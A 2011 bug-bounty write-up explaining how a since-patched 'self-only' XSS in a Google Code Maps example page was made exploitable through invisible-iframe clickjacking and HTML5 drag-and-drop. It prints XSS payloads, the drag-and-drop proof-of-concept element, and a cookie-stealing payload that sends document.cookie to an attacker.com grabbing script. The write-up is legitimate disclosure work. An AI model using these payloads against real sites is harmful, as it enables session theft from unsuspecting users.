

Exploitation of “Self-Only” Cross-Site Scripting in Google Code

Amol Naik

amolnaik4@gmail.com

Date: 21st March, 2011

As an attempt to contribute for [Google’s Rewarding Web Application Security Research](#), I started working on Google Code in search of vulnerabilities that could qualify for the reward program. That is where I came across a Cross-site Scripting bug which seems “not exploitable” at first. As Google has patched the vulnerable pages, I’m going to explain the exploitation of this bug here.

“Self-Only” Cross-Site Scripting:


“Self-Only” XSS term is referred in past by many researchers for “CSRF Protected XSS”. You can read it [here](#) and [here](#). The issue I found in Google Code site was not related to “CSRF protected XSS”. I referred this bug as “Self-Only” XSS due to its nature because this was not a GET or POST XSS and was only exploited by the victim. This means that the victim has to type “`<script>alert(document.cookie)</script>`” in the input box and click “Go!” to get his own cookies. Confused! OK. I’ll try to explain this with Google Code example.

Cross-Site Scripting in Google Code:

Google Code hosts the documentation for Google APIs. The Google MAP API documentation includes the examples pages to demonstrate different map functions. One of them is “Simple Geocoding” example. The link for this page is:

<http://code.google.com/intl/es-MX/apis/maps/documentation/javascript/v2/examples/geocoding-simple.html>

This page displays geo-location of the requested location on the map. The page makes a GET request to Google Map API and displays the result.




When requested with a valid location followed by XSS payload e.g. `pune<script>alert(document.cookie)</script>`, makes following GET request to Google Map API :

[http://map.google.com/maps/geo?output=json&oe=utf-8&q=pune%3Cscript%3Ealert\(document.cookie\)%3C%2Fscript%3E&key=ABQIAAAAzr2EBOXUkn_jVnk00JI7xSosDVG8KKPE1-m51RBrvYughuyMxQ-i1QfUnH94QxWla6N4U6MouMmBA&mapclient=jsapi&hl=en&callback=](http://map.google.com/maps/geo?output=json&oe=utf-8&q=pune%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E&key=ABQIAAAAzr2EBOXUkn_jVnk00JI7xSosDVG8KKPE1-m51RBrvYughuyMxQ-i1QfUnH94QxWla6N4U6MouMmBA&mapclient=jsapi&hl=en&callback=)

Google Map API returns JSON response to the request as below:



This response is rendered by the example page at Google Code as below:



```
DOM Source of Selection - Mozilla Firefox
File Edit View Help
z-index: 10000; display: none;"><div style="position: absolute; left: 16px; top: 16px; width: 217px; height:
58px; z-index: 10;"><div>pune<script>alert(document.cookie)</script></div></div><div style="width: 25px;
height: 25px; overflow: hidden; z-index: 1; position: absolute; left: 0px; top: 0px;"></div><div
style="width: 25px; height: 25px; overflow: hidden; z-index: 1; position: absolute; left: 224px; top: 0px;"></div><div
style="width: 97px; height: 96px; overflow: hidden; z-index: 1; position: absolute; left: 76px; top: 65px;"></div><div
style="width: 25px; height: 25px; overflow: hidden; z-index: 1; position: absolute; left: 0px; top: 65px;"></div><div
style="width: 25px; height: 25px; overflow: hidden; z-index: 1; position: absolute; left: 224px; top: 65px;"></div><div
style="position: absolute; left: 25px; top: 0px; width: 199px; height: 25px; background-color: white; border-top:
1px solid rgb(171, 171, 171);"></div><div style="position: absolute; left: 0px; top: 25px; width: 247px; height:
```

And executes the payload in victim's browser:

This is due to lack of sanitization of malicious data while rendering the output back to the example page.

A quick analysis for request/response reveals that this XSS cannot be exploited by classical GET or POST method. As an attacker, we cannot control any request that can be used to craft payload and when sent to the victim, it executes in his/her browser. For successful attack, the victim has to type himself/herself XSS payload in the vulnerable input box and click "Go!" button. That is what I referred as "Self-Only" XSS.

Exploitation:

During the discussion with [Lavakumar](#), he suggested to check for possible Clickjacking with HTML5 Drag and Drop exploit.

The target page was vulnerable to clickjacking and after spending few hours, I was able to craft a working POC for this attack. Here is the scenario and details:

An attacker hosts a Drag and Drop game which convince the victim to perform Drag and Drop operations. The game page renders the vulnerable Google Code page in an invisible iframe. It also has an element link this:

```
<div draggable="true" ondragstart="event.dataTransfer.setData('text/plain', 'Evil data')"><h3>DRAG ME!!</h3></div>
```

When the victim starts dragging this, the event's data value is set to 'Evil Data'. Victim drops the element on to a text field inside an invisible iframe which populates the 'Evil Data'. Victim clicks a dummy button which is placed onto the "Go!" button from vulnerable page.


This is how the PoC looks like:



The victim drags the text to input field which holds the XSS payload.



Then he/she clicks on the "Go!!" button.



Bingo!!

The Attack – Cookie Stealing:

By changing the 'Evil Data' in Drag and Drop element, pointed to the attacker's cookie grabbing script, a successful cookie stealing attack can be performed.

```
<div draggable="true" ondragstart="event.dataTransfer.setData('text/plain',  
'<script>document.location=\`http://attacker.com/google/grab.php?cookie=\`'+document.cookie  
</script>')"><h3>DRAG ME!!</h3></div>
```

The reward:

Google security team has appreciated my efforts and put me on the [Google Security Hall of Fame](#).

Special thanks to [Lavakumar!!](#)